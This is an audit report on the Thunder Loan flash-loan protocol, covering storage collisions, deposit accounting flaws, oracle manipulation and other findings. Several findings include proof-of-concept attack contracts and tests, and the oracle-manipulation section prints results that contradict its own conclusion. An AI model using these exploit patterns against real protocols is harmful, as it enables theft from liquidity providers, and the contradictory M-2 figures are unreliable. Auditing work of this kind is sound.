



Protocol Audit Report

SMART CONTRACT SECURITY ASSESSMENT

AUDITOR :

Zakia Buras

REPOSITORY :

Thunder Loan

DATE

August 26, 2026

CONTENTS

Table of Contents

01 Protocol Overview	3	08 Gas Optimizations	26
02 Audit Details	5	G-1 — Flash-Loan State Storage	26
03 Executive Summary	5	G-2 — Public Constants	26
04 High Severity	7	G-3 — Unnecessary SLOAD	27
H-1 — Storage Layout Collision	7	09 Conclusion	27
H-2 — Incorrect AssetToken Exchange Rate	9		
H-3 — Deposit During Active Flash Loan	10		
H-4 — Token Decimal Handling	13		
05 Medium Severity	15		
M-1 — Centralized Owner Controls	15		
M-2 — TSwap Price Manipulation	16		
M-3 — Fee-on-Transfer Token Accounting	19		
06 Low Risk Findings	22		
L-1 — Empty Function Body	22		
L-2 — Implementation Initialization	22		
L-3 — Missing Flash-Loan Fee Event	23		
07 Informational Findings	24		
I-1 — Insufficient Test Coverage	24		
I-2 — Missing Storage Gap	24		
I-3 — Token Decimal Assumptions	25		
I-4 — ERC-3156 Incompatibility	25		

Protocol Overview

Protocol Summary

ThunderLoan Thunder Loan is a decentralized lending protocol that provides flash loans and allows liquidity providers to earn fees by depositing supported **ERC-20** assets.

Users can borrow assets through flash loans and must repay the borrowed amount plus fees within the same transaction. The protocol uses **TSwap**, a decentralized exchange (DEX) and automated market maker (AMM), as its on-chain price source for flash-loan fee calculations.

The protocol also uses an upgradeable architecture.

Disclaimer

This audit is a point-in-time assessment of the code within the defined scope. It does not guarantee that the protocol is free from vulnerabilities.


Changes made after the review may introduce new risks. Developers should address the findings and conduct additional security testing before deployment.

Risk Classification

Likelihood	High Impact	Medium Impact	Low Impact
High	H	H/M	M
Medium	H/M	M	M/L
Low	M	M/L	L

We use the **CodeHawks severity matrix** to determine the severity of findings.

Thunder Loan Overview



Audit Details

The findings described in this document correspond to the following commit hash:

```
026da6e73fde0dd0a650d623d0411547e3188909
```

Scope

```
#-- interfaces
|  #-- IFlashLoanReceiver.sol
|  #-- IPoolFactory.sol
|  #-- ITSwapPool.sol
|  #-- IThunderLoan.sol
#-- protocol
|  #-- AssetToken.sol
|  #-- OracleUpgradeable.sol
|  #-- ThunderLoan.sol
#-- upgradedProtocol
|  #-- ThunderLoanUpgraded.sol
```

Roles

Owner: The protocol owner who has the authority to perform privileged administrative operations, including protocol upgrades.

Liquidity Provider: A user who deposits supported assets into the protocol and earns fees generated from flash loans.

Flash Loan Borrower: A user who borrows supported assets through flash loans and must repay the borrowed amount plus the required fee within the same transaction.

Executive Summary

The Thunder Loan audit identified **17 findings** across the scoped contracts. The findings cover flash-loan logic, fee calculations, token accounting, oracle interactions, upgradeability, access control, testing, and gas efficiency.

Issues Found

Severity	Number of Issues
High	4
Medium	3
Low	3
Informational	4
Gas	3
Total	17

Findings

High

[H-1] Changing the storage layout causes storage collisions after upgrading to `ThunderLoanUpgraded`.

Likelihood & Impact:

Metric	Rating
Impact	High
Likelihood	High
Severity	High

Description:

`ThunderLoan` and `ThunderLoanUpgraded` use different storage layouts. In the original contract, the variables are declared in the following order:

```
uint256 private s_feePrecision;  
uint256 private s_flashLoanFee;  
mapping(IERC20 token => bool currentlyFlashLoaning) private s_currentlyFlashLoaning;
```

This results in:

```
Slot 0 → s_feePrecision  
Slot 1 → s_flashLoanFee  
Slot 2 → s_currentlyFlashLoaning
```

However, `ThunderLoanUpgraded` replaces `s_feePrecision` with the `FEE_PRECISION` constant and moves `s_flashLoanFee` to the position previously occupied by `s_feePrecision`:

```
uint256 private s_flashLoanFee;  
uint256 public constant FEE_PRECISION = 1e18;  
mapping(IERC20 token => bool currentlyFlashLoaning) private s_currentlyFlashLoaning;
```

Because `FEE_PRECISION` is a `constant`, it does not occupy a storage slot. Therefore, after the upgrade, `s_flashLoanFee` reads **Slot 0**, which still contains the value of the original `s_feePrecision`. Likewise, `s_currentlyFlashLoaning` reads **Slot 1**, which contains the original `s_flashLoanFee`.

Impact:

After the upgrade, `s_flashLoanFee` reads the value previously stored in `s_feePrecision` instead of the actual flash-loan fee. Additionally, `s_currentlyFlashLoaning` is read from the wrong storage slot, potentially causing incorrect flash-loan state and unexpected protocol behavior.

Proof of Concept:

Add the following test to `ThunderLoanTest.t.sol`:

```
import {ThunderLoanUpgraded} from "../../src/upgradedProtocol/ThunderLoanUpgraded.sol";

function test_ThunderLoanUpgradedCollision() public {
    uint256 feeBeforeUpgrade = thunderLoan.getFee();
    console.log("Fee before upgrade:", feeBeforeUpgrade);
    vm.startPrank(thunderLoan.owner());
    ThunderLoanUpgraded upgraded = new ThunderLoanUpgraded();
    thunderLoan.upgradeToAndCall(address(upgraded), "");
    vm.stopPrank();
    uint256 feeAfterUpgrade = thunderLoan.getFee();
    console.log("Fee after upgrade:", feeAfterUpgrade);
    assertTrue(feeBeforeUpgrade != feeAfterUpgrade);
}
```

The test produces the following result:

```
Fee before upgrade: 3000000000000000000
Fee after upgrade: 1000000000000000000
```

Recommended Mitigation:

Preserve the storage layout of the original implementation across upgrades. Do not remove, reorder, or change the type of existing storage variables. If `s_feePrecision` is no longer required as a storage variable, it should remain in its original storage position, or the upgrade should use a storage-layout-compatible design.

```
- uint256 private s_flashLoanFee;
- uint256 public constant FEE_PRECISION = 1e18;
+ uint256 private s_feePrecision;
+ uint256 private s_flashLoanFee;

mapping(IERC20 token => bool currentlyFlashLoaning)
    private s_currentlyFlashLoaning;
```


[H-2] ThunderLoan::deposit() Incorrectly Increases the AssetToken Exchange Rate.

Likelihood & Impact:

Metric	Rating
Impact	High
Likelihood	High
Severity	High

Description:

The `deposit()` function calculates a flash-loan fee and uses it to update the `AssetToken` exchange rate, even though no flash loan has occurred:

```
@> uint256 calculatedFee = getCalculatedFee(token, amount);  
@> assetToken.updateExchangeRate(calculatedFee);
```

A deposit should only add liquidity to the protocol and should not generate a flash-loan fee. However, `deposit()` treats the deposited amount as if a flash loan had occurred and artificially increases the exchange rate, despite no borrower having taken a flash loan.

Impact:

Incorrectly increasing the exchange rate causes newly deposited liquidity to be treated as if it had generated flash-loan fees. This distorts the accounting relationship between `AssetToken` shares and the underlying assets and can result in an unfair distribution of value between liquidity providers.

Because withdrawals rely on the exchange rate, the incorrect rate can also cause users to receive an amount of underlying assets that does not accurately reflect the protocol's actual fee-generated value.

Proof of Concept:

Add the following test to `ThunderLoanTest.t.sol`:

```

function test_DepositIncorrectlyUpdatesExchangeRate() public {
    thunderLoan.setAllowedToken(tokenA, true);
    AssetToken assetToken = thunderLoan.getAssetFromToken(tokenA);
    uint256 exchangeRateBefore = assetToken.getExchangeRate();

    tokenA.mint(address(this), 100e18);
    tokenA.approve(address(thunderLoan), 100e18);
    thunderLoan.deposit(tokenA, 100e18);
    uint256 exchangeRateAfter = assetToken.getExchangeRate();
    console.log("Exchange rate before:", exchangeRateBefore);
    console.log("Exchange rate after:", exchangeRateAfter);
    assertTrue(exchangeRateAfter > exchangeRateBefore);
}

```

The test produces the following result:

```

exchange rate before : 1000000000000000000
exchange rate after  : 1003000000000000000

```

Recommended Mitigation:

Remove the unnecessary fee calculation and exchange-rate update from `deposit()`. The exchange rate should only be updated when a flash-loan fee is actually generated.

```

function deposit(IERC20 token, uint256 amount) external revertIfZero(amount)
revertIfNotAllowedToken(token)
{
    ...
    - uint256 calculatedFee = getCalculatedFee(token, amount);
    - assetToken.updateExchangeRate(calculatedFee);
}

```

[H-3] Borrowers Can Deposit Flash-Loaned Assets Instead of Using the Repayment Mechanism.

Likelihood & Impact:

Metric	Rating
Impact	High
Likelihood	High
Severity	High

Description:

`ThunderLoan::deposit()` can be called while a flash loan is active. A borrower can therefore use the tokens received from the flash loan to make a deposit instead of using the dedicated `repay()` function.

The `deposit()` function mints `AssetToken` shares to the depositor before transferring the underlying tokens to the `AssetToken` contract:

```
assetToken.mint(msg.sender, mintAmount);
token.safeTransferFrom(msg.sender, address(assetToken), amount);
```

Impact:

This breaks the intended flash-loan repayment flow and allows a borrower to obtain `AssetToken` shares using temporarily borrowed funds. Depending on the interaction between deposits, withdrawals, and exchange-rate accounting, this may allow the borrower to capture value belonging to existing liquidity providers.

Proof of Concept:

The following code demonstrates that a flash-loan borrower can use the borrowed tokens to call `deposit()` during the active flash-loan callback. The borrower consequently receives `AssetToken` shares instead of returning the borrowed principal through the intended `repay()` mechanism.

```
function test_FlashLoanCanDepositBorrowedTokens() public setAllowedToken hasDeposits {
    MaliciousFlashLoanReceiver attacker = new
    MaliciousFlashLoanReceiver(address(thunderLoan));

    AssetToken assetToken = thunderLoan.getAssetFromToken(tokenA);
    uint256 amountToBorrow = AMOUNT;
    uint256 fee = thunderLoan.getCalculatedFee(tokenA, amountToBorrow);
    uint256 assetBalanceBefore = assetToken.balanceOf(address(attacker));
    tokenA.mint(address(attacker), fee);
    thunderLoan.flashloan(address(attacker), tokenA, amountToBorrow, "");
    uint256 assetBalanceAfter = assetToken.balanceOf(address(attacker));
    console.log("AssetTokens before:", assetBalanceBefore);
    console.log("AssetTokens after:", assetBalanceAfter);
    assert(assetBalanceAfter > assetBalanceBefore);
}
```

The malicious contract:

```

contract MaliciousFlashLoanReceiver {
    ThunderLoan public thunderLoan_attacker;

    constructor(address _thunderLoan) {
        thunderLoan_attacker = ThunderLoan(_thunderLoan);
    }
    function executeOperation(
        address token,
        uint256 amount,
        uint256 fee,
        address,
        bytes calldata
    ) external returns (bool) {
        IERC20(token).approve(address(thunderLoan_attacker), amount);
        thunderLoan_attacker.deposit(IERC20(token), amount);
        AssetToken assetToken =
            thunderLoan_attacker.getAssetFromToken(IERC20(token));
        IERC20(token).transfer(address(assetToken), fee);

        return true;
    }
}

```

Result:

```

AssetTokens before: 0
AssetTokens after: 9969790637088464614

```

The attacker starts with **0 AssetToken shares** and ends with approximately **9.97 AssetToken shares**, proving that the borrowed funds can be deposited back into the protocol during the flash loan.

Recommended Mitigation:

Prevent deposits for a token while that token is involved in an active flash loan. This keeps the deposit and repayment flows separate and prevents temporarily borrowed assets from being converted into AssetToken shares during the flash-loan callback.

```

function deposit(IERC20 token, uint256 amount) external {
    if (s_currentlyFlashLoaning[token]) {
        revert ThunderLoan__DepositDuringFlashLoan();
    }

    // Existing deposit logic...
}

```

[H-4] `OracleUpgradeable.getPriceOfOnePoolTokenInWeth` Uses a Price Calculation That Does Not Account for Token Decimals.

Likelihood & Impact:

Metric	Rating
Impact	High
Likelihood	High
Severity	High

Description:

`getPriceOfOnePoolTokenInWeth()` assumes 18-decimal precision when calculating the value of the pool token. It does not normalize the calculation according to the decimals of the underlying **ERC-20** token.

Impact:

Tokens with non-18 decimals can be assigned an incorrect price, resulting in inaccurate flash-loan fee calculations. This may cause borrowers to **overpay or underpay fees**, potentially allowing attackers to obtain flash loans at an incorrectly reduced cost.

Proof of Concept:

The test demonstrates that the fee calculation is incorrectly scaled for a token using 6 decimals. The protocol interprets the token amount using an 18-decimal assumption, resulting in a fee that is incorrectly scaled relative to the token's actual decimal configuration.

```

function test_GetPriceDoesNotAccountForDecimals() public {
    ERC20Mock6Decimals token6Decimals = new ERC20Mock6Decimals();

    mockPoolFactory.createPool(address(token6Decimals));
    thunderLoan.setAllowedToken(token6Decimals, true);

    uint256 actualFee = thunderLoan.getCalculatedFee(token6Decimals, 1e6);
    uint256 expectedFee = 3e15;

    console.log("Actual fee:", actualFee);
    console.log("Expected fee:", expectedFee);

    assertTrue(actualFee != expectedFee);
}

contract ERC20Mock6Decimals is ERC20 {
    constructor() ERC20("USDC", "USDC") {}

    function decimals() public pure override returns (uint8) {
        return 6;
    }

    function mint(address account, uint256 amount) external {
        _mint(account, amount);
    }
}

```

The test produces the following result:

```

Actual fee: 3000
Expected fee: 3000000000000000

```

Recommended Mitigation:

Normalize token amounts and oracle prices to a common decimal precision before performing fee calculations. The implementation should explicitly account for the underlying token's decimals rather than assuming all supported tokens use 18 decimals.

For example, obtain the token's decimals through `IERC20Metadata.decimals()` and normalize the token amount to the protocol's chosen precision before calculating the fee.

MEDIUM

[M-1] Centralized Owner Controls Create a Single Point of Failure.

Likelihood & Impact:

Metric	Rating
Impact	Medium
Likelihood	Low
Severity	Medium

Description:

The protocol relies on a trusted owner to perform critical administrative operations, including enabling or disabling supported tokens and authorizing contract upgrades.

In the smart contract `ThunderLoan`, we have:

```
function setAllowedToken(IERC20 token, bool allowed)
    external onlyOwner returns (AssetToken) { .. }
function _authorizeUpgrade(address newImplementation) internal override onlyOwner { ... }
```

Impact:

A compromised or malicious owner could disable a token, potentially preventing users from redeeming their `AssetToken` shares for the underlying asset. The owner can also upgrade the protocol implementation.

Proof of Concept:

The owner can disable a previously supported token and authorize a contract upgrade:

```
thunderLoan.setAllowedToken(token, false);

// The owner can upgrade the implementation through the UUPS proxy.
thunderLoan.upgradeToAndCall(address(newImplementation), "");
```

After the token is disabled, functions that require the token to be allowed may revert, potentially preventing normal user operations such as redemption. The owner can also replace the protocol implementation with a new contract.

Recommended Mitigation:

Use a **multisig wallet** for ownership so that sensitive operations require approval from multiple trusted parties. For example, ownership could be transferred to a **Safe multisig**:

```
// Transfer protocol ownership to a 2-of-3 multisig wallet
thunderLoan.transferOwnership(address(multisig));
```

For sensitive operations, such as upgrades, a timelock can also be used:

```
TimelockController timelock =
    new TimelockController(24 hours, proposers, executors, address(0));
thunderLoan.transferOwnership(address(timelock));
```

[M-2] Using TSwap as a Price Oracle Enables Price Manipulation.

Likelihood & Impact:

Metric	Rating
Impact	Medium
Likelihood	Medium
Severity	Medium

Description:

ThunderLoan uses the TSwap pool price as an oracle to calculate flash-loan fees. Because TSwap is a constant-product AMM, its price depends directly on the pool's token reserves and can therefore be manipulated by large trades.

```
function getPriceInWeth(address token) public view returns (uint256) {
    address swapPoolOfToken = IPoolFactory(s_poolFactory).getPool(token);
    return ITSwapPool(swapPoolOfToken).getPriceOfOnePoolTokenInWeth();
}
```

Impact:

An attacker can manipulate the TSwap pool price within the same transaction, causing subsequent flash loans to be charged an artificially low fee. This can result in the protocol undercharging fees and losing funds.

Proof of Concept:

The following test demonstrates that an attacker can manipulate the TSwap price during a flash loan and then re-enter flashloan() to obtain a second loan with a significantly reduced fee.

Attacking Contract:


```

// SPDX-License-Identifier: MIT
pragma solidity 0.8.20;

import {IERC20} from "@openzeppelin/contracts/token/ERC20/IERC20.sol";
import {MockTSwapPool} from "../MockTSwapPool.sol";
import {ThunderLoan} from "../../src/protocol/ThunderLoan.sol";
import {IThunderLoan} from "../../src/interfaces/IThunderLoan.sol";

contract AttackFlashLoanReceiver {
    address private s_thunderLoan;
    address private s_tSwapPool;
    IERC20 private s_tokenA;

    uint256 public attackAmount = 1e20;
    uint256 public attackFee1;
    uint256 public attackFee2;

    constructor(address thunderLoan, address tSwapPool, IERC20 tokenA) {
        s_thunderLoan = thunderLoan;
        s_tSwapPool = tSwapPool;
        s_tokenA = tokenA;
    }

    function executeOperation(
        address token,
        uint256 amount,
        uint256 fee,
        address,
        bytes calldata param
    ) external returns (bool) {
        bool isFirst = abi.decode(param, (bool));
        if (isFirst) {
            MockTSwapPool(s_tSwapPool).setPrice(1e15);
            attackFee1 = fee;
            IERC20(token).approve(s_thunderLoan, amount + attackFee1);

            IThunderLoan(s_thunderLoan).repay(address(s_tokenA), amount + attackFee1);
            ThunderLoan(s_thunderLoan).flashloan(address(this),
                s_tokenA, attackAmount, abi.encode(false));
        } else {
            attackFee2 = fee;
            IERC20(token).approve(s_thunderLoan, amount + attackFee2);

            IThunderLoan(s_thunderLoan).repay(address(s_tokenA), amount + attackFee2);
        }

        return true;
    }
}

```

Test:

```

function test_poc_smallFeeReentrancy()public setAllowedToken hasDeposits {
    uint256 priceBefore = MockTSwapPool(tokenToPool[address(tokenA)]).price();

    console.log("price before:", priceBefore);

    uint256 amountToBorrow = 1e6;
    bool isFirstCall = true;

    bytes memory params = abi.encode(isFirstCall);

    uint256 expectedSecondFee =
        thunderLoan.getCalculatedFee(tokenA, attackFlashLoanReceiver.attackAmount());

    tokenA.mint(address(attackFlashLoanReceiver), AMOUNT);
    vm.startPrank(user);

    thunderLoan.flashloan(
        address(attackFlashLoanReceiver),
        tokenA,
        amountToBorrow,
        params
    );

    vm.stopPrank();

    uint256 priceAfter = MockTSwapPool(tokenToPool[address(tokenA)]).price();

    console.log("price after:", priceAfter);
    console.log("expectedSecondFee:", expectedSecondFee);
    console.log("attackFee2:", attackFlashLoanReceiver.attackFee2());
    console.log("attackFee1:", attackFlashLoanReceiver.attackFee1());

    assertGt(
        expectedSecondFee,
        attackFlashLoanReceiver.attackFee2()
    );
}

```

Result:

```

price before:      1000000000000000000
price after:       1000000000000000000
expectedSecondFee: 3000000000000000000
attackFee2:        3000000000000000000
attackFee1:        3000

```

The test passes and demonstrates that manipulating the [TSwap](#) pool price can significantly reduce the fee charged for the second flash loan. In this test, the calculated fee is reduced by approximately **1,000x**.

Recommended Mitigation:

Use a manipulation-resistant oracle such as Chainlink.

```

function getPriceInWeth(address token) public view returns (uint256) {
    (, int256 price,,, ) = chainlinkFeed.latestRoundData();
    require(price > 0, "Invalid oracle price");
    return uint256(price);
}

```

[M-3] ThunderLoan::deposit() Incorrectly Accounts for Fee-on-Transfer Tokens.

Metric	Rating
Impact	Medium
Likelihood	Medium
Severity	Medium

Description:

ThunderLoan::deposit() assumes that the full `amount` specified by the user is transferred to the `AssetToken`. This assumption is incorrect for fee-on-transfer tokens, which deduct a fee during the transfer.

```

function deposit(IERC20 token, uint256 amount) external {
    AssetToken assetToken = s_tokenToAssetToken[token];
    uint256 exchangeRate = assetToken.getExchangeRate();
    @> uint256 mintAmount = (amount * assetToken.EXCHANGE_RATE_PRECISION()) / exchangeRate;
    assetToken.mint(msg.sender, mintAmount);
    token.safeTransferFrom(msg.sender, address(assetToken), amount);
}

```

For a fee-on-transfer token, the `AssetToken` receives less than `amount`, while the protocol still mints shares based on the original amount.

Impact:

This can cause the `AssetToken` supply to represent more underlying tokens than the protocol actually holds. Over time, users may be able to redeem these excess shares and withdraw funds belonging to other liquidity providers.

Proof of Concept:

```
function test_DepositWithFeeOnTransferToken() public {
    FeeOnTransferToken feeToken = new FeeOnTransferToken();

    mockPoolFactory.createPool(address(feeToken));
    thunderLoan.setAllowedToken(feeToken, true);

    uint256 amount = 100e18;

    feeToken.mint(user, amount);

    vm.startPrank(user);
    feeToken.approve(address(thunderLoan), amount);

    uint256 balanceBefore =
        feeToken.balanceOf(address(thunderLoan.getAssetFromToken(feeToken)));

    thunderLoan.deposit(feeToken, amount);

    uint256 balanceAfter =
        feeToken.balanceOf(address(thunderLoan.getAssetFromToken(feeToken)));

    vm.stopPrank();

    uint256 actualReceived = balanceAfter - balanceBefore;

    console.log("Requested deposit:", amount);
    console.log("Actually received:", actualReceived);

    assertLt(actualReceived, amount);
}
```

Contract Fee-on-transfer token:

```

contract FeeOnTransferToken is ERC20 {
    constructor() ERC20("Fee Token", "FEE") {}

    function decimals() public pure override returns (uint8) {
        return 18;
    }

    function mint(address account, uint256 amount) external {
        _mint(account, amount);
    }

    function _update(
        address from,
        address to,
        uint256 amount
    ) internal override {
        if (from != address(0) && to != address(0)) {
            uint256 fee = amount / 100;
            super._update(from, address(0), fee);
            super._update(from, to, amount - fee);
        } else {
            super._update(from, to, amount);
        }
    }
}

```

Expected result:

```

Requested deposit: 100000000000000000000
Actually received: 99000000000000000000

```

So the protocol **receives 99 tokens but `deposit()` calculates the shares using 100 tokens**. That's the issue you want to demonstrate.

This creates a mismatch between the number of `AssetToken` shares issued and the actual underlying token balance.

Recommended Mitigation:

Calculate the actual amount received by the protocol instead of trusting the requested `amount`.

```

uint256 balanceBefore = token.balanceOf(address(assetToken));
token.safeTransferFrom(msg.sender, address(assetToken), amount);
uint256 balanceAfter = token.balanceOf(address(assetToken));
uint256 amountReceived = balanceAfter - balanceBefore;
uint256 exchangeRate = assetToken.getExchangeRate();
uint256 mintAmount =
    (amountReceived * assetToken.EXCHANGE_RATE_PRECISION()) /
    exchangeRate;
assetToken.mint(msg.sender, mintAmount);

```

Low

[L-1] Empty Function Body — Consider Commenting Why.

Description:

`ThunderLoan::_authorizeUpgrade()` intentionally has an empty function body because the `onlyOwner` modifier provides the required authorization check. However, the purpose of the empty implementation is not documented, which may make the code less clear to future maintainers.

```
function _authorizeUpgrade(address newImplementation) internal override onlyOwner { }
```

[L-2] Implementation Contract Should Disable Initialization.

Description:

The protocol uses OpenZeppelin's upgradeable initialization pattern. The implementation contract should be protected against direct initialization so that an attacker cannot initialize the implementation independently and potentially obtain privileged state such as ownership.

The proxy itself must still be initialized normally, preferably atomically during deployment.

Instances:

```
function initialize(address tswapAddress) external initializer {
    __Ownable_init();
    __UUPSUpgradeable_init();
    __Oracle_init(tswapAddress);
}
```

Recommended Mitigation:

Initialize the proxy atomically during deployment and disable initialization **of** the implementation contract.

For the implementation contract, add:

```
```javascript
constructor() {
 _disableInitializers();
}
```

The proxy should then be initialized atomically during deployment.

---

## [L-3] Missing Event Emission When Updating the Flash-Loan Fee.

### Description:

When `s_flashLoanFee:FlashLoanFeeUpdated` is updated, the protocol does not emit an event. This makes it harder for off-chain systems and users to monitor changes to this important protocol parameter.

### Recommended Mitigation:

Emit an event whenever the flash-loan fee is changed.

```
event FlashLoanFeeUpdated(uint256 newFee);

function updateFlashLoanFee(uint256 newFee) external onlyOwner {
 if (newFee > s_feePrecision) {
 revert ThunderLoan__BadNewFee();
 }

 s_flashLoanFee = newFee;
 emit FlashLoanFeeUpdated(newFee);
}
```

# Informational

## [I-1] Insufficient Test Coverage.

### Description:

The test suite does not provide comprehensive coverage of the protocol. In particular, several execution branches and edge cases remain insufficiently tested.

The reported coverage is:

Contract	Lines	Statements	Branches	Functions
AssetToken.sol	70.00% (7/10)	76.92% (10/13)	50.00% (1/2)	66.67% (4/6)
OracleUpgradeable.sol	100.00% (6/6)	100.00% (9/9)	100.00% (0/0)	80.00% (4/5)
ThunderLoan.sol	64.52% (40/62)	68.35% (54/79)	37.50% (6/16)	71.43% (10/14)

Untested branches may contain security-relevant behavior such as invalid inputs, failed transfers, insufficient liquidity, unauthorized calls, and edge cases.

### Recommended Mitigation:

Increase test coverage for the main protocol contracts, with particular emphasis on security-critical branches, failure conditions, access-control paths, token edge cases, and upgrade scenarios. A high coverage target such as **90% or greater** can be used as a development goal, but coverage should not replace meaningful security-focused testing.

## [I-2] Missing Storage Gap for Upgradeable Contracts.

### Description:

The upgradeable contracts do not reserve explicit storage gaps for future state variables. Although storage gaps are not required in every upgradeable design, reserving storage slots can make future upgrades of inherited contracts easier to manage and can reduce the risk of accidental storage-layout conflicts.

### Recommended Mitigation:

If the inheritance hierarchy is expected to evolve, consider reserving storage slots for future upgrades:

```
uint256[50] private __gap;
```



The storage gap should be placed appropriately in the upgradeable contract hierarchy according to the project's storage-layout design.

---

### **[I-3] Token Decimal Assumptions Should Be Explicitly Documented.**

#### **Description:**

`AssetToken` uses 18 decimals, while supported underlying assets may use different decimal configurations, such as 6-decimal stablecoins.

Although ERC-20 tokens are allowed to use different decimal configurations, the protocol should explicitly document its decimal assumptions and ensure that all calculations involving token amounts, exchange rates, prices, and fees use consistent units.

#### **Recommended Mitigation:**

Document the supported token decimal assumptions and normalize values whenever calculations combine quantities using different decimal scales.

---

### **[I-4] Flash-Loan Interface Is Not ERC-3156 Compatible.**

#### **Description:**

The flash-loan implementation does not follow the standard ERC-3156 flash-loan interface. This reduces interoperability with tools, protocols, and integrations that expect the standard interface.

#### **Impact:**

The lack of ERC-3156 compatibility reduces interoperability with external protocols, tooling, and integrations that expect the standardized flash-loan interface.

#### **Recommended Mitigation:**

Consider implementing `IERC3156FlashLender` and `IERC3156FlashBorrower` where appropriate, while preserving any protocol-specific functionality required by ThunderLoan.

# Gas

## [G-1] Flash-Loan State Storage Could Be Optimized.

### Description:

The protocol stores the flash-loan state using a `bool`:

```
mapping(IERC20 token => bool currentlyFlashLoaning)
 private s_currentlyFlashLoaning;
```

Using a `uint256` with non-zero sentinel values can reduce storage write costs for state transitions that repeatedly toggle between two states.

### Recommended Mitigation:

Consider replacing the boolean with a `uint256` state:

```
mapping(IERC20 token => uint256) private s_currentlyFlashLoaning;

uint256 private constant NOT_FLASH_LOANING = 1;
uint256 private constant FLASH_LOANING = 2;
```

Then:

```
s_currentlyFlashLoaning[token] = FLASH_LOANING;
```

and after repayment:

```
s_currentlyFlashLoaning[token] = NOT_FLASH_LOANING;
```

---

## [G-2] Public Constants Can Be Made Private.

### Description:

Public constants are exposed through automatically generated getter functions. If these values are not required to be accessed externally, exposing them publicly introduces unnecessary bytecode and deployment overhead.

In the smart contract `AssetToken`:

```
uint256 public constant EXCHANGE_RATE_PRECISION = 1e18;
```

In the smart contract `ThunderLoan`:

```
uint256 public constant FLASH_LOAN_FEE = 3e15;
uint256 public constant FEE_PRECISION = 1e18;
```

### Recommended Mitigation:

If these constants are not required to be externally accessible, they can be declared `private` to avoid generating unnecessary public getter functions.

If external access is not required, change them to:

```
uint256 private constant EXCHANGE_RATE_PRECISION = 1e18;
```

```
uint256 private constant FLASH_LOAN_FEE = 3e15;
uint256 private constant FEE_PRECISION = 1e18;
```

## [G-3] Unnecessary SLOAD When Emitting the Exchange Rate.

### Description:

After assigning `newExchangeRate` to storage, the function reads the same value from storage again when emitting the event, even though the value is already available in a local variable.

Current implementation:

```
s_exchangeRate = newExchangeRate;
emit ExchangeRateUpdated(s_exchangeRate);
```

The second line causes an unnecessary storage read.

### Recommended Mitigation:

Emit the local variable directly:

```
s_exchangeRate = newExchangeRate;
emit ExchangeRateUpdated(newExchangeRate);
```

## Conclusion

